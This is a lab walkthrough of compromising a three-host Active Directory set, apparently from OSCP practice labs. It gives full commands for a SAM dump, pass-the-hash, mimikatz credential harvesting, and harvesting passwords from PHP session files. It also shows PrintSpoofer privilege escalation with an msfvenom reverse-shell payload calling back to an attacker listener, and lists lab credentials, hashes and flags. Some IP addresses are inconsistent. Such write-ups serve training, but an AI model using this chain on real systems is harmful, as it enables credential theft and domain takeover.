Secura_writeup
Author: Hans
Platform: OSCP Labs
Type: Active Directory Set
Domain: secura.yzx
Machines: SECURE (192.168.230.95) · ERA (192.168.230.96) · DC01 (192.168.230.97)
Summary
Secura is a 3-box AD set starting from an assumed-breach position with domain creds for Eric.Wallows. An nxc smb sweep of the domain showed those creds already had local admin (Pwn3d!) on SECURE.
Dumping SECURE's local SAM gave the local Administrator's NTLM hash, and a pass-the-hash Evil-WinRM login landed proof.txt immediately. Running mimikatz on SECURE recovered plaintext creds for a local apache account, which turned out to be reused on ERA.
Logging into ERA as apache exposed a readable C:\xampp\tmp directory whose PHP session files leaked plaintext credentials for both the local Administrator and the domain user charlotte. The Administrator creds gave full control of ERA (local.txt + proof.txt), and charlotte's domain creds worked directly against DC01.
On DC01, charlotte held SeImpersonatePrivilege, which PrintSpoofer abused to catch a SYSTEM-level reverse shell, landing proof.txt as Administrator.DC01 and completing Domain Admin compromise of secura.yzx.
Machines
| Box | IP | Role |
|---|---|---|
| SECURE | 192.168.230.95 | Standalone member server (Windows 10 / Server 2019 Build 19041) |
| ERA | 192.168.230.96 | Standalone member server (Windows 10 / Server 2019 Build 19041) |
| DC01 | 192.168.230.97 | Domain Controller (Windows Server 2016 14393) |
Starting Position
Username: Eric.Wallows
Password: EricLikesRunning800
nxc smb 192.168.230.95-97 -u 'Eric.Wallows' -p 'EricLikesRunning800'
SMB   192.168.230.97  445  DC01     [*] Windows Server 2016 Standard 14393 x64 (name:DC01) (domain:secura.yzx) (signing:True) (SMBv1:True) (Null Auth:True)
SMB   192.168.230.96  445  ERA      [*] Windows 10 / Server 2019 Build 19041 x64 (name:ERA) (domain:secura.yzx) (signing:False) (SMBv1:None)
SMB   192.168.230.97  445  DC01     [+] secura.yzx\Eric.Wallows:EricLikesRunning800
SMB   192.168.230.95  445  SECURE   [*] Windows 10 / Server 2019 Build 19041 x64 (name:SECURE) (domain:secura.yzx) (signing:False) (SMBv1:None)
SMB   192.168.230.95  445  SECURE   [+] secura.yzx\Eric.Wallows:EricLikesRunning800 (Pwn3d!)

Eric.Wallows authenticates domain-wide and is already local admin on SECURE (Pwn3d!) - start there.
Domain-Wide Credential Reuse
| Source Box | Username | Password / Hash | Reused On |
|---|---|---|---|
| Provided | Eric.Wallows (domain) | EricLikesRunning800 | DC01 (SMB), SECURE (SMB/RDP/WinRM, local admin) |
| SECURE (nxc smb --sam) | Administrator (local) | a51493b0b06e5e35f855245e71af1d14 (NTLM) | SECURE (SMB/WinRM/RDP) |
| SECURE (mimikatz) | apache (local, on ERA) | New2Era4.! | ERA (SMB/WinRM) |
| ERA (xampp session file) | Administrator (local) | Almost4There8.? | ERA (SMB/WinRM) |
| ERA (xampp session file) | charlotte (domain) | Game2On4.! | DC01 (SMB/WinRM/LDAP) |
SECURE (192.168.230.95)
Service Enumeration
rustscan -a $IP -- -sCV -oN scans/tcp.nmap
PORT      STATE SERVICE         VERSION
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server   Microsoft Terminal Services
5001/tcp  open  commplex-link?
5040/tcp  open  unknown
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/wsmans?
7680/tcp  open  pando-pub?
8443/tcp  open  ssl/https-alt   AppManager
12000/tcp open  cce4x?
44444/tcp open  cognex-dataman? (ManageEngine AppManager web console)
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664-49676,64589,65338,65339/tcp open  msrpc / unknown
rdp-ntlm-info confirmed the hostname (SECURE), domain (secura.yzx / SECURA) and build (10.0.19041). ssl-cert on 5986 confirmed Cloudbase-Init WinRM (cloud-provisioned box).
Open ports: standard Windows RPC/SMB/RDP/WinRM stack, plus a ManageEngine ApplicationsManager web console on 8443/44444 (webserver=44444, mainserver=5001 per its own status banner).
Initial Access - SAM Dump + Pass-the-Hash (Pwn3d)
Eric.Wallows was already flagged local admin by nxc, so the SAM database could be dumped directly:
nxc smb 192.168.230.95 -u 'Eric.Wallows' -p 'EricLikesRunning800' --sam

This returned the local Administrator's NTLM hash (a51493b0b06e5e35f855245e71af1d14), confirmed usable over WinRM:
nxc winrm 192.168.230.95 -u 'Administrator' -H 'a51493b0b06e5e35f855245e71af1d14' --local-auth

Pass-the-hash into an Evil-WinRM shell as local Administrator:
evil-winrm -i 192.168.230.95 -u 'Administrator' -H 'a51493b0b06e5e35f855245e71af1d14'
cd ../Desktop
whoami; ipconfig; type proof.txt

proof.txt: 5901a787958e8fe23892e3df2171221c
Post-Exploitation - Mimikatz Credential Harvest
With local admin confirmed, mimikatz was uploaded and run to pull cached logon credentials:
upload /home/hans/tools/_popular/mimikatz.exe
.\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit" > sekurlsa_logonpasswords.txt
download sekurlsa_logonpasswords.txt

cat sekurlsa_logonpasswords.txt

Recovered a local apache credential: apache:New2Era4.!. Tested against the ERA box and it authenticated over WinRM:
evil-winrm -i 192.168.174.96 -u 'apache' -p 'New2Era4.!'
whoami; ipconfig

Pivoting to ERA next.
ERA (192.168.230.96)
Service Enumeration
rustscan -a $IP -- -sCV -oN scans/tcp.nmap
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
3306/tcp  open  mysql       MariaDB 10.3.24 or later (unauthorized)
5040/tcp  open  unknown
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/wsmans? (cert CN=Cloudbase-Init WinRM)
7680/tcp  open  pando-pub?
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664-49671/tcp open  msrpc
Notably a MariaDB instance on 3306 (XAMPP stack) alongside the usual RPC/SMB/WinRM ports - consistent with the C:\xampp install found once logged in.
Initial Access - Evil-WinRM as apache
Already had working creds for the local apache account, recovered from SECURE's mimikatz dump:
evil-winrm -i 192.168.230.96 -u 'apache' -p 'New2Era4.!'
apache had read access to the box's C:\xampp install:

Privilege Escalation - Plaintext Creds in xampp Session Files
PHP session files under C:\xampp\tmp are plaintext by default and commonly retain leftover application state, including any credentials the app handled during that session. One session file leaked an Administrator credential:
C:\xampp\tmp\sess_4ratl05q4mpc92ib7bga2imgr9

administrator:Almost4There8.?
A second session file was grepped for another likely username:
grep --text charlotte sess_slj10ssu5745kcivardthqb5rg

charlotte:Game2On4.!

Logged in as the local Administrator with the leaked password:
evil-winrm -i 192.168.249.96 -u 'Administrator' -p 'Almost4There8.?'
cd ../Desktop
whoami; ipconfig; type proof.txt

proof.txt: 8f91a973b8358d983f733b76a49642fb
cd Desktop
type local.txt
whoami;ipconfig

local.txt: e60fd3cc1cbedd45d65342915a18c49e
Lateral Movement - charlotte to DC01
The second leaked credential, charlotte, is a domain account rather than local to ERA. Tested directly against the domain controller:
evil-winrm -i 192.168.174.97 -u 'charlotte' -p 'Game2On4.!'

It authenticated - pivoting to DC01 next.
DC01 (192.168.230.97)
Service Enumeration
nmap --privileged -vvv -p 53,88,135,139,389,445,464,593,636,3268,3269,5985,5986,9389,49665,49666,49668,49673,49674,49675,49701,49783 -4 -sCV -oN scans/192.168.230.97.nmap 192.168.230.97
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2026-09-10 02:08:40Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: secura.yzx, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: SECURA)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: secura.yzx, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5986/tcp  open  ssl/wsmans?  (cert CN=Cloudbase-Init WinRM)
9389/tcp  open  mc-nmf       .NET Message Framing
49665,49666,49668,49674,49675,49701,49783/tcp open msrpc
49673/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0

smb-os-discovery:
  OS: Windows Server 2016 Standard 14393
  Computer name: dc01
  Domain name: secura.yzx
  Forest name: secura.yzx
  FQDN: dc01.secura.yzx
smb2-security-mode: Message signing enabled and required
Confirmed as the domain controller for secura.yzx - full AD port set (Kerberos, LDAP/GC, DNS) alongside SMB signing enforced.
Initial Access - Evil-WinRM as charlotte
evil-winrm -i 192.168.174.97 -u 'charlotte' -p 'Game2On4.!'
cd ../..
ls
cd charlotte/Desktop
whoami; ipconfig; type local.txt

local.txt: 8dfe30dc2222bf59620b8d3ab3392ba4
Privilege Escalation - PrintSpoofer (SeImpersonatePrivilege) - Domain Admin
Checked current privileges:
whoami /priv


charlotte held SeImpersonatePrivilege, exploitable via PrintSpoofer to coerce a SYSTEM-context connection:
upload /home/hans/tools/_popular/printspoofer64.exe
.\printspoofer64.exe -h


Generated a reverse shell binary to execute under SYSTEM:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.205 LPORT=1234 -f exe -o shell.exe
Uploaded and executed via PrintSpoofer:
upload shell.exe
.\printspoofer64.exe -c shell.exe

Caught the SYSTEM-level shell:
nc -lvnp 1234
whoami
ipconfig
cd C:\Users\Administrator.DC01\Desktop
type proof.txt

proof.txt: 52324c39008aef38f0580b8dbc52ca88
Domain Admin (Administrator.DC01) achieved on the domain controller - full compromise of secura.yzx.
Flags
| Box | Flag | Value |
|---|---|---|
| SECURE | proof.txt | 5901a787958e8fe23892e3df2171221c |
| ERA | local.txt | e60fd3cc1cbedd45d65342915a18c49e |
| ERA | proof.txt | 8f91a973b8358d983f733b76a49642fb |
| DC01 | local.txt | 8dfe30dc2222bf59620b8d3ab3392ba4 |
| DC01 | proof.txt | 52324c39008aef38f0580b8dbc52ca88 |